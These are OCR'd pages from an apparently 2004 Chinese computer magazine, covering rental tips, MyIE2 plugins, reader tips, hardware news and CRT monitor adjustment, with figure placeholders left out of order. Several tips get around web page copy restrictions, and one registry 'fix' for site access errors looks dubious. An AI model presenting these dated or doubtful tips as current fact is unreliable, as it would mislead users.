中介公司一般都由业务员联系房东，约好看房时间，而且中介公司一般有陪同看房的业务或承诺，负责任的业务员会帮你对出租房屋的合法性、房屋的实际条件与房东的起初描绘是否相同进行审核，并准备好规范的合同让双方签署。

如果你没有通过中介公司，则在联系房东时，需要自己仔细询问房屋的情况（包括房屋地址、是否为合租、是否有家具、煤气、电话、宽带等），排除对方为中介和骗子的嫌疑，约好看房时间。如果条件许可，看房时最好多人前往，在夜间看房更应该如此，以免上当受骗。去看房时，需要仔细审查房东的房产证、身份证等证明，记下房东的身份证号码，同时准备好一份规范的合同。总之，看房时需要多一份心眼。

小资料

合同样本以及看房注意事项

房屋租赁示范合同(消协版):http://news.soufun.com/2004-6-7/144766.htm
房屋租赁协议(简单样本2):http://news.soufun.com/2004-6-7/107586.htm
商住楼租赁合同(示例):http://news.soufun.com/2004-6-7/125393.htm
求租人怎样求到放心房:http://news.soufun.com/2004-6-7/39768.htm
租房前看房三注意:http://news.soufun.com/2004-6-7/141747.htm

CF [WL04]

MyIE2 和它的“第三者”们

■ 河南　深藏 blue　zzyi4u

MyIE2 作为最优秀的多页面浏览器之一，受到了众多网友的喜爱。不过所谓“人无完人”，浏览器也一样，想让你的 MyIE2 拥有更多、更实用的功能，我们还需要借助插件来实现。MyIE2 拥有数量众多的插件支持，用好这些花样百出的插件可以让我们的冲浪生活更加精彩！

MyIE2 插件如何用？

插件的安装: MyIE2 的插件一般都是采用 RAR、ZIP 压缩包的形式发布的，我们从网上下载这些压缩包后将其解压到 MyIE2 安装目录下的 plugin 文件夹下，重启 MyIE2，插件即可生效。

小提示

★ MyIE2 新版发布时一般都有两个版本:豪华版和简化版。如果安装的是豪华版，则安装后 MyIE2 中已经有 ViewSource(查看网页源代码)、Flash Save(保存Flash)、ezPeer 影音下载、天气预报、EnableRightClick(破解网页右键限制)、GoUp(打开上级网页目录)、Ucmore(搜索工具)、WMP(Media Player)等 8 个插件。如果你安装的是简化版，安装后 MyIE2 中有 Flash Save、UCmore、ViewSource、M2bookmark(在线网页书签)等 4 个插件。

★ MyIE2 插件的获得大家可以到 http://myie2.tarapages.com/、http://m2.overseasky.net/forum_topics.asp?FID=15。

插件的设置:在 MyIE2 中运行“选项→ MyIE2 选项”，切换到“高级→ MyIE2 插件”选项卡，你会看到所有插件的列表，单击其中一个插件，窗口的下面会显示该插件的用途。如果某个插件具有相关设置，那么单击“配置”可以进行设置(见图 1)。取消勾选某插件并单击“确定”后，重启 MyIE2，该插件不会被加载。



图 1

小提示

如果使用插件过多，可能出现插件之间相互冲突的现象，而且 MyIE2 的内存占用也会非常夸张，所以建议大家精选其中几个最需要的，其他不用的插件暂时取消，待用时再行设置。

插件的使用: MyIE2 的插件主要分为两种，一种是工具按钮，大家直接在 MyIE2 的工具栏中可以看到它的使用图标，另外一种是侧边栏，我们单击工具栏上的“显示侧边栏”按钮即可调用。

强力插件大搜捕

MyIE2 插件太多了，想必大家眼睛都挑花了吧？下面笔者就自己的使用经验，向大家介绍几款出色的插件，更多的插件及其功能，大家可以参考附表。文中提到的所有插件大家可以到 http://www.newhua.com/cfan/200413/myie.htm 下载。此外笔者还搜集了大量插件，做了一个完整版本的 MyIE2 压缩安装包，有兴趣的读者可以到 http://www.newhua.com/cfan/200413/myie.rar 下载使用。

附表

插件名称	插件作用
Flash Save	下载浏览页中的Flash文件
EnableRightClick	破解某些站点禁用鼠标右键的限制
DeFloatAds	过滤弹出式、Flash、漂浮广告
ViewAllPic	当页面中含有大量缩略图时,可以用它强制直接显示图片的原始尺寸
GiveURL	可以破解多数在线电影、MP3 试听的链接，给出下载地址
QQ 气象站	显示跟QQ中一模一样的天气预报
force picure	有时候页面中某些图片不能正常显示,可以用它强制显示
Alarm Clock	设置闹钟，定时提醒

1.MyIE2 中聊 QQ

有没有想过不打开 QQ 也可以玩 QQ 呢？ MyIE2 的 QQ 插件——QQ Lite 能让你实现这一功能！

登录 QQ:QQ Lite 属于侧边栏插件，安装完毕后单击 MyIE2 工具栏中的“显示侧边栏”按钮，并在打开的侧边栏中切换到“QQ”选项卡，输入 QQ 号码和密码后单击“登录”按钮即可登录你的 QQ。登录后大家可以看到好友列表比较简单，只分为“在线好友”和“离线好友”两组。下面的“我想:”栏则为 QQ Lite 的功能按钮，提供了



图 2

收发消息、查看好友信息、下线功能(见图2)。

给好友发送信息: 跟QQ一样，只需要双击好友的头像即可打开一个聊天窗口(见图3)，聊天只提供文字信息发送功能，操作方法跟QQ一样。



图3

> **小提示**
>
> ★QQ Lite中无法显示好友昵称，只能显示号码，如果你记不得好友的QQ号码，可以单击“查看好友信息”来浏览对方的资料(见图4)。
>
> ★下线时单击QQ面板上的“下线”按钮即可，但需要注意的是这时候QQ密码还记录在登录框中，需要重新启动MyIE2才能清除密码。



图4

2.免费资源大杂烩

“资源大全”插件中包含了即时更新的在线电视台、新闻中心、在线广播、分类网址、万年历、手机号码查询、域名注册查询、在线音乐、天气预报等功能，可以说是一个常用资源的大杂烩。该插件的安装和其他插件有所不同，下载解压后，将resource文件夹、resource_cn文件拷贝并覆盖到MyIE2安装目录下的language文件夹里即可。下面介绍几条笔者的使用经验。

(1)单击“音乐MYIE2中心”面板，这里提供了一个外形酷似Winamp的播放器，单击“播放清单”按钮可以打开一个在线的音乐播放列表，这里汇集了目前最流行的MP3在线试听(见图5)。我们也可以添加自己喜欢的音乐，方法是用“记事本”打开MyIE2安装目录下的\Language\resource\music\data\cha文件夹下的01.js，在其中添加一行“mkList('http://xxx','歌手名 - 歌曲名');”，其中“http://xxx”为歌曲的在线试听地址。



图5

(2)单击“新闻MYIE2中心“，这里提供了中华网的新闻，单击“中华网新闻”可以刷新新闻。

(3)在面板上单击右键选择不同的菜单可以实现各个功能板块之间的快速切换。

3.我的在线收藏夹

在上网过程中常常会发现一些很好的站点，如何搜集起来呢？当然是添加到收藏夹了。但那只能在本地电脑中使用，如果我们换了台机器就不行了。怎么办呢？试试这个MyIE2的“网络书签”插件。

安装后单击工具栏上的“显示侧边栏”按钮，在侧边栏中切换到“bookmark”选项卡，在“Email”和“Password”栏中分别填写你的E-mail地址和密码，单击“Login”登录。当你浏览到一个喜欢的站点时，单击“add current tab to favorites”按钮，MyIE2会打开编辑页面，你可以编辑该网站的各种参数，如名字、URL、描述等。编辑完毕单击“Add Favorite”按钮就行了(见图6)。



图6

> **小提示**
>
> 单击侧边栏上的“add new folder”菜单可以添加网页分类，这样便于我们管理自己的网络收藏夹，要添加其他站点则单击“add new favorite”按钮。

4.将页面看得清清楚楚

ViewPage插件提供了查看保存网页源代码、CSS、JavaScript代码、网页框架、网页图片、Flash、多媒体文件等资源的功能，笔者强烈推荐大家使用，对网页制作爱好者来说，更是不二选择。这里简要介绍它的几个特色功能及用法。

查看网页源代码: 当浏览到某个网页，我们想对其源代码研究一番时，单击工具栏上的“ViewPage”按钮，MyIE2会新开一个分析结果窗口。在“属性”选项卡中单击“用记事本打开源码”或者直接切换到“源码”选项卡就可以查看页面的源文件了(见图7)。单击“CSS”和“Script”选项卡可以查看该页所使用的CSS样式和JavaScript代码，这对我们借鉴别人的网页设计方法是非常有用的。

批量下载图片: 如果想保存浏览站点上的所有特定格式的图片，切换到“图像”选项卡，这里会显示该页面包含的所有图片，如要保存所有GIF图片，则在“图像类型”中选择“GIF图片”，选中全部图片后单击“下载所选图像”即可(见图8)。




图 7



图 8

> **小提示**
> 切换到“Flash”选项卡可以查看保存本页中的所有 Flash 文件。

批量下载指定格式的文件：以保存浏览站点中所有的 RAR 文件为例，单击“链接”选项卡，在“二进制文件”下拉菜单中选择“.rar”后，该页中所有 RAR 格式的下载链接就被排列出来了，选中所有链接，单击“下载所选”按钮即可下载保存这些文件。其他类型文件的批量下载方法与之类似。

插件使用一句话技巧

1.让插件加载更快

如果使用的 MyIE2 插件太多，加载起来比较慢，可以使用“记事本”编写“start /LOW myie.exe”，保存到 MyIE2 的安装目录，文件名为 myie.cmd。以后直接双击该文件打开 MyIE2 即可。

2.在 MyIE2 中使用 IE 插件

在 MyIE2 中单击“选项→MyIE2 选项”打开“MyIE2 选项”设置窗口，切换到“高级→IE 插件”，在这里可以设置使用 IE 插件，如 QQ、FlashGet、FlashGet Bar 等。

3.让插件自动生效

比如我们安装了“Kill Flash Ad and Flying Ad”插件（该插件可以去除页面上的飞行广告和 Flash 广告），那么肯定希望在页面下载后让它自动查杀广告。运行“选项→MyIE2 选项”，切换到“高级→MyIE2 插件”，在插件列表中选中“Kill Flash Ad and Flying Ad”，选中“页面下载完毕以后自动运行本插件”即可（见图 9）。



图 9

CF [WL06]

认证对话框一扫光

■ 四川 Limited

上网的朋友在浏览网页时，经常会碰到各类要求认证某插件的对话框（如“3721 网络实名”等），碰得多了实在够烦。让人更烦的是，在显示提示窗口之前浏览器会有约 3 秒钟处于假死状态。

实例:用 Anti ActiveX nags 轻松禁止认证对话框

虽然 IE 的属性选项提供了是否禁止 ActiveX 控件的设置，但效果实在不敢恭维。Anti ActiveX nags(下载地址:http://www.newhua.com/cfan/200413/antinags.rar)就是一款为屏蔽这些恼人的认证对话框而设计的，它可以屏蔽达 28 种之多的对话框，界面友好，操作简单。运行软件后，在罗列的 ActiveX 控件中把想要屏蔽的选上后，点击“应用”并确定操作即可（见下图）。



CF [WL07]

网页文字禁止拷贝突破

有些网页不但禁止了鼠标右键菜单，而且连IE“编辑”菜单中的“全选”、“复制”和“粘贴”都屏蔽了。如果要拷贝网页中的文字，除了可以运行“查看→源文件”在TXT 网页代码中复制之外，还有以下两种方法。方法一：删除源代码“<script>”与“</script>”之间的所有文字，保存后修改后缀名为HTM，再用IE打开复制即可。方法二:依次选择浏览器窗口的“工具→Internet选项→安全→自定义级别”，禁用安全设置里的java小程序脚本和活动脚本，再刷新一下网页试试。第二种方法其实还有很多其他用途，比如破解用JavaScript脚本编写的加密网页，防止一些用JavaScript脚本编写的恶意程序等。(牛健　有酒不喝茶)

视频地址获取一法

用RealPlayer播放在线视频的同时将网络断开，在弹出的对话框中会显示该视频的详细地址。(秦川小小牛)

QQ聊天输入法小技巧

开启QQ聊天时，我习惯采用智能ABC输入法。不过有时在输入过程中，选字面板会变成灰色的。没关系，点两下“聊天记录”按钮或按Alt+H，选字面板就会出现了。(Aprotek.pus)

保持最大化启动IE

很多时候，IE启动时窗口不在最大化状态，为了在当前网页上看到更多内容，只得点击右上角的“最大化”按钮，而且下次重新启动IE，窗口还是会恢复到最初状态。有什么好办法能让IE启动时窗口自动保持最大化呢？很简单。右击“开始”菜单或快捷工具栏中的IE快捷方式，选择“属性”，然后将“运行方式”更改为“最大化”即可。

需要注意的是，该方法对点击网页链接后新开窗口的大小并没有任何影响，想让点击链接后新打开的窗口也一直保持最大化，只能手动将其拖到满屏幕的状态。由于IE对窗口的大小会记忆，因此下次你点击链接后新开的窗口也将处于满屏状态。(臧壮辉)

免费升级你的Yahoo!邮箱

最近可谓免费邮箱用户丰收的季节：免费邮箱扩容、大免费邮箱也不时推出。虽然Yahoo!邮箱不久将升级至100MB，但截至6月6日，Yahoo!邮箱仍旧只有6MB，我们可以先免费升级至10MB。登录http://cn.mail.yahoo.com/event/10m.html，填入你的邮箱账号和密码，登录后确定扩容即可。(福建　流浪人)

禁止RealONE Player自动拨号

我在家使用ADSL拨号上网，为了看电影装上了RealONE Player，最近发现一开机就自动拨号，让我十分头疼。检查开机自启动程序，发现C:\Program Files\Common Files\Real\Update_OB\realsched.exe最可疑，用优化大师禁止它自启动，重启一看果然不拨号了。但好景不长，几天后它又自动随机启动了，于是我准备将它删除，可又担心会损坏RealONE Player，灵机一动，要不将那个.exe改成.txt看看，果然再也不自动拨号了。(河北　侯鹤)

网页背景图在线更新

一般网页的背景图是固定的，在浏览时不能改变，有没有想过让网页的背景图能随浏览者的意愿而改变呢？下面的这段代码就能帮你轻松实现这样的功能，把它加入到网页的<body>与</body>之间即可。

```
<FORM>
<SELECT onChange="document.body.style.background=this.options[this.selectedIndex].value">
<OPTION VALUE="url('背景一的地址')" SELECTED>第一种背景
<OPTION VALUE="url('背景二的地址')"> 第二种背景
<OPTION VALUE="url('背景三的地址')"> 第三种背景
……可以添加更多的背景(格式同上)……
</SELECTED>
</FORM>
```

自己先选择或制作好需要的背景，然后用各背景图像的地址替换掉上面代码中的背景地址，你的网页就能让浏览者在线更改背景图了。有兴趣的读者不妨试试！(NetNew)

网站拒访突破

如果在访问某些网站时，出现“Access Denied”的提示，可将注册表中[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]右侧的“NoWindowsUpdate”键值修改为“0”，并重新启动电脑进行访问。(秦川小小牛)

CF [WL08]

硬派传说

■ CFan.Storyer

为了兼容，厂商各出歪招

随着未来一段时间PCIE、AMD Socket939、Intel LGA775这些新接口的普及，厂商和用户都又面临升级时硬件不兼容的问题。比如AMD的Socket 940、939、754几种64位处理器的接口就完全不兼容，要换块CPU就必须同时换块主板；Intel官方声称新的915/925芯片不支持AGP接口，现在最顶级的AGP显卡GeForce6800和Radeon X800都要被直接淘汰。这样的好处当然是厂商在卖新产品时还能再卖出相应的主板、显卡，但同时也不得不面对用户因为一次性花费过高而拒绝升级，什么都不买的问题。因此，就有一些厂商想出一些歪招，设计出一些可以承前启后，兼容新老配件的主板。

华擎推出的同时支持Socket 939和Socket 754两种AMD 64位处理器的主板（见图1），它并不能让一块Socket 939处理器和一块Socket 754处理器同时协同工作，只能单独使用一块处理器。这块板子的作用就是让用户在换用不同处理器时暂不用更换主板。这让人想起几年前的SLOT 1/Socket 370共存的主板，只是支持的CPU从Intel的变成了AMD的，让人感到了厂商对繁多不兼容接口的无奈。




图1

Intel声称915/925芯片组不支持AGP，不过还是有一些厂家推出了带有AGP插槽的915主板的样品。这块技嘉公司最近展出的915主板样品（见图2）除了有PCIE 16×显卡插槽外，还有一个紫色的AGP 8×插槽，并且两个插槽可以同时使用，这样做不但可以使用户在升级时能继续使用AGP接口的高档显卡，还能让AGP和PCIE 16×同时输出，构建高档多头显示系统，不过这块主板样品只展出了半天就被撤下。而Intel公司也再次发表声明，说915/925芯片组不支持AGP，这种主板的AGP 8×接口实际是由PCI总线转换而来的，最高只有133MB/s的接口传输速度，会严重影响AGP显卡的性能。受到Intel压力，这类主板能不能上市也是一个未知数。




图2




图5　搭配Pentium M桌面MicroATX主板



图3




图4　2.4GHz的Dothan核心Pentium M处理器性能强过3.4GHz Pentium 4处理器

笔记本CPU入侵台式机

Pentium M（见图3）处理器是Intel专门用于笔记本的处理器，由于这款处理器的性能过于强悍（见图4），使一些生产古怪硬件的厂商推出了使用Pentium M处理器的台式电脑，不但性能非凡，还有低耗能、散热低发热、低噪音的优点。就是这种电脑价格非常高昂，一块单独的Pentium M处理器售价人民币4000元左右，与之搭配的主板（见图5）也还要花费这么多钱，实在是只有最发烧的用户才会考虑。另外，据传Intel在处理器全面使用新编号后，有意把Pentium M推向桌面市场，到时这种高性能、低耗能的处理器也许真能替代现在这些发热巨大的处理器怪物。

DirectX 9.0C独立版本可下载

这个DirectX 9.0C独立版本并不是微软推出，而是从微软的Windows XP SP2测试版中分离出来的，所以只能安装在Windows XP操作系统上（见图6）。DirectX 9.0C相对上一版DirectX 9.0B的新特点就是在硬件支持的前提下可以




图6

使用Pixel Shader 3.0（像素着色3.0，简称PS3.0）和Vertex Shader 3.0（顶点着色3.0，简称VS3.0）两种新处理方式来渲染3D画面，使游戏或者其他3D应用表现更出色。但目前就只有GeForce 6800和Radeon X800两系列显卡支持DirectX 9.0C，而且目前除了游戏《Far Cry》的新版本以外，也几乎没有其他游戏或者软件需要DirectX 9.0C。另外经过实际测试，安装DirectX 9.0C也不会提升老显卡的性能，因此我们不建议现在就安装DirectX 9.0C。

合二为一，CPU成电老虎




图7 AMD双核心Opteron处理器的设计图

两个人干一个人的任务能够提高不少效率，两块CPU同时作一块CPU的工作也能不用很复杂的设计就提升效率。因此Intel和AMD都想到了同时在原来的一块CPU核心中集成原来的两块CPU（图7）。

这样的设计虽然很方便提升效率，但也立刻带来了很大的问题——CPU功率直线上升。据称Intel准备在2005年发布的双核心Pentium 4处理器功率将达到200W，是现在Pentium 4 3GHz的2倍多。想想看，现在的CPU我们都形容热得可以煎鸡蛋了，那时的CPU是不是可以直接作烧烤呢？

USB接口的显卡

USB的功能真如同它的名字——串行通用接口，什么设备都能安装在它上面。不但有USB网卡、声卡、视频采集卡这些设备，而且最近连显卡都有USB接口的了。




图8

这种USB显卡使用USB2.0接口（见图8），只支持最高1024×768分辨率，支持最高32bit色深。USB显卡只有最高60MB/s的接口带宽，因此它并不支持3D显示功能。这款USB显卡的市场定位显然不是游戏玩家，而是需要搞多显示输出的商务应用，他们需要一些额外的显示输出功能增加笔记本电脑或桌面电脑的功能。

PC一夜之间又能多玩几百个游戏

这里说的并不是PC游戏厂商又推出了几百款游戏，而是著名游戏公司世嘉的游戏主机DreamCast（简称DC）被成功模拟了。这款DC模拟器叫Chanka，目前自称的版本号为0.1alpha，几乎是最原始的开发版本，号称仅用三个月就编



图9

写出来了，但已经能近乎完美的运行大量DC游戏了（见图9）。只是这款DC模拟器也有其他模拟器的通病，硬件配置要求高的吓人，需要一块不错的显卡，而且如果想达到真正DC的流畅运行程度，还要一块Pentium 4 3GHz或者同等级的CPU。想想这样的配置已经能玩《DOOM 3》这种游戏了，而模拟器还只能效率低下地运行几年前的游戏，看来还是直接买台游戏机划算。

DC模拟器的官方网站为:http://chanka.emulatronia.com/FrameSetDC_Down.htm（注：截至截稿前最新消息，此模拟器已经推出了0.2alpha版，提供了更多功能，修正了部分错误）。 CF [YJ01]

给你的电脑洗洗脸



■ 懒猫

显示器，可谓电脑的脸面，但很多用户却只把显示器接好就以为已经调试好电脑的面子了。而面对显示器屏幕闪烁、边缘不直、色彩暗淡等问题却视而不见，最后电脑没用好不说，还伤害了眼睛。实际显示器由于受到地磁、周围磁场、本身默认设置不适合当地环境等因素影响，默认显示效果都不是显示器的最好效果。这些问题又以CRT显示器最为严重，其实只要学会了调节显示器，这些问题都能迎刃而解。

认识显示器的调节方式

现在的显示器都是OSD菜单（On Screen Display菜单，屏幕显示菜单）调节方式，我们可以通过显示器上的按键激活并进入屏幕显示的菜单的各选项，调节相应项目。

目前常见的显示器OSD调节菜单有两种，飞梭式（图1）和按键式（图2）。

一般显示器的各种调节选项都是用图标来表示，并且可以选择OSD菜单的显示语言为中文，已经是十分方便。不过为了便于我们讲解，在这里依然还要介绍常用调节图标以及它们的用途。

1.颜色调节

亮度（常见图标如图3）：显示器显示时的发光程度，这个数值越大，画面越亮，文字图像显示也更亮更清楚，但同时我们也会觉得更刺眼，因此这个数值要自己感觉舒服才好。

对比度（常见图标如图4）：显示器黑色和白色的差别程度，这个数值越大，白色和黑色的差别越明显；数值越小，白色越接近黑色，使整个显示器显示的其他颜色都成了黑色。

色温（常见图标如图5）：色温实际上指光源的光谱成分。如果光谱成分中短波光线所占的比例增加，长波光线所占比例减少，光就偏蓝，色温就升高；反之，光谱成分中长波比例增加，短波光线所占比例减少，光就偏红，色温就低。因此摄影上，色温的高低，只是意味着光源中所含的红、蓝色的不同比例，与实际温度无关。色温用开尔文度（K）表示。



图1 飞梭按键的操作方式就是旋转飞梭选定调节项目以及调节的数值，然后按下飞梭确定




图2 标准的按键调节方式，MENU键进入主菜单以及下层菜单，“-”、“+”键选定调节项目以及调节的数值，EXIT键退出菜单

消磁（常见图标如图6）：消磁是消除显像管相关金属部分中的磁性，以使开机时图像变形最小，画面颜色也表现正常。

2.位置调节

水平位置（常见图标如图7）：整个显示画面在显示器的水平坐标轴，减小让显示画面向左移动，增加让显示画面向右移动。

垂直位置（常见图标如图8）：整个显示画面在显示器的垂直坐标轴，减小让显示画面向下移动，增加让显示画面向上移动。

水平尺寸（常见图标如图9）：整个显示画面所占显示器的宽度，减小就缩小显示宽度，增加就增大显示宽度，最大显宽度受到显示器边框的限制，超出就看不见了。

垂直尺寸（常见图标如图10）：整个显示画面所占显示器的高度，减小就缩小显示高度，增加就增大显示高度，同样受显示器边框限制。

枕形失真（常见图标如图11）：也叫针垫形，调节显示器左右两边的竖直度，减小使两边向外凸，加大使两边向内凹。

梯形（常见图标如图12）：看起来是调节显示画面左右两条边，实际是调节显示画面上下两边的长短比例。

平行四边形（常见图标如图13）：调节显示画面左右两边的垂直度。

旋转（常见图标如图14）：调节整个显示画面的倾斜程度。

垂边枕形失真（也叫弓形）（常见图标如图15）：同方向调节显示画面左右两边的曲率。

水平摩尔（常见图标如图16）和垂直摩尔（常见图标如图17）：显示器画面出现波纹状横竖条纹，还有水流状波纹，这就是摩尔纹现象，如果是具有摩尔纹消除功能的机型，可以在OSD菜单上进行调整，但不可能完全消失。摩尔纹现象在所有的显示器上都可能会出现，但在某些情况下肉眼是看不到摩尔纹的。

实战调节 CRT 的最佳显示效果

如何才算达到 CRT 显示器的最好显示效果呢？我们先来认识一下显示器的四个边框。如图 18，这四个边框，第一个是显像管的边框 ❶，这一个边框在显示器外壳后面，我们看不到的，这个显示器边框的对角线长度就是我们所说的 CRT 显示器的大小，17 英寸或者19英寸。第二个是显示器外壳的边框 ❷，这个边框是我们一般认为看到的显示画面的最大面积。第三条框是显像管的荧光粉的边框 ❸，这一个边框才是我们能看到的画面的最大边框，显像管的电子枪发射的电子只有轰击到有荧光粉的范围内才会有显示，而这个边框的对角线就是我们所说的 CRT 显示器可视范围，一般17英寸 CRT 显示器的可视范围为15.8或者 16 英寸，在现在的 CRT 显示器中，这个边框是横平竖直的一个长方形。最后一条边框就是显示器电子枪在屏幕上的显示范围了 ❹，这个边框内的就是我们能看到的显示画面，这个边框在不同的分辨率、刷新率下受到磁场的影响，会表现出左右边缘弯曲、上下边缘不等长、整体画面倾斜等问题。




图 18

而要达到最好显示效果的目标，就是电子枪的轰击范围横平竖直，并有最大的显示画面，即第四个边框尽量与第三条边框重合，并且屏幕画面无闪烁，色彩自我感觉舒服。明白了我们调解的目标，那就开始正式调节 CRT 显示器！

第一步：调节显示器显示属性

这是最简单的一步，就是调节显示器的分辨率和刷新率，但依然有许多用户在用显示器时并没有注意这个问题。调整方式：单击鼠标右键，弹出菜单中选“属性”，在弹出的窗口中点击“设置”选项，在“屏幕分辨率”中选定需要的分辨率，最后单击“确定”(见图19)，常见CRT显示器的最佳分辨率如表1。


图 19

CRT 显示器的刷新率则是显示器每秒钟更新的画面次数，单位是 Hz（赫兹）。对 99% 的人来说，85Hz 的刷新率可以看到完全无闪烁的画面。高档显示器能够调节出更高的刷新率，但并不能使我们看到的画面感觉更好，还会略微增加辐射，所以我们还是建议只设置到 85Hz 的刷新率就行了。调整方式就是单击图 19 的“高


图 20

表 1：常用 CRT 显示器的最佳分辨率

	分辨率
15 英寸	800 × 600
17 英寸	1024 × 768
19 英寸	1280 × 1024







图 3



图 4



图 5



图 6



图 7



图 8



图 9



图 10


图 11


图 12


图 13


图 14


图 15



图 16


图 17

级”按键，在新弹出的窗口中选“监视器”选项卡，在屏幕刷新频率的下拉菜单中选“85 赫兹”的选项，最后单击“确定”就OK 了（见图20）。

第二步：摩尔纹调节

摩尔纹就是在显示器上看起来像一道亮一道暗的类似水波的纹路。在正常状态下，显示器是不会看到这样的画面的，但某些低价显示器在调整到超过85Hz的刷新率后，就会出现明显的摩尔纹，虽然我们可以通过调节“水平摩尔”和“垂直摩尔”来改善效果，但这样的调节还会造成显示器聚焦不准，因此如果在默认显示状况下显示器有明显的摩尔纹，最好还是换一台显示器。大家可以在http://www.newhua.com/cfan/200413/mew.rar 下载摩尔纹专用测试图样。

第三步：几何调节

这一步是我们调节的重点，只有在这一步将显示边缘调节为横平竖直才使我们的显示器画面更完美。

1.缩小外框，就是调小显示画面的“水平尺寸”和“垂直尺寸”，使电子枪形成的第四边框与荧光粉的第三边框有平均5mm左右的距离。

2.用“旋转”功能旋转画面，使电子枪形成的第四边框的上下两边与荧光粉的第三边框平行。这是因为显示器出厂时候受到的地磁场与用户使用时显示器受到的地磁场方向并不一致的影响，因此出厂时水平的画面到用户手里也不再水平，而是会有小小的倾斜（小于5 度），我们首先就要把这个误差校正过来。当然，也有部分显示器在使用时的地磁场与出厂时方向一致，画面没有倾斜，可以跳过这一步 。

3.分析显示画面的形状。现在我们来看看这时的显示画面无非是如图21 的十种情形。




图21

第一种显示器边框本身已经是矩形了，这已经是我们需要的结果，只要再调节“水平位置”、“垂直位置”、“水平尺寸”和“垂直尺寸”到合适的距离上就可以了。

第二种是左右两边向同样方向同样角度倾斜的平行四边形，我们用“平行四边形”功能，向倾斜方向的反向调节，使平行四边形变为矩形，成为第一种显示样式。

（如图22）




图22

第三种是等腰梯形，就用“梯形”调节功能，把梯形两斜边调节为竖直，这样整个显示边框也已经成为了矩形，符合我们的要求。

（如图23）

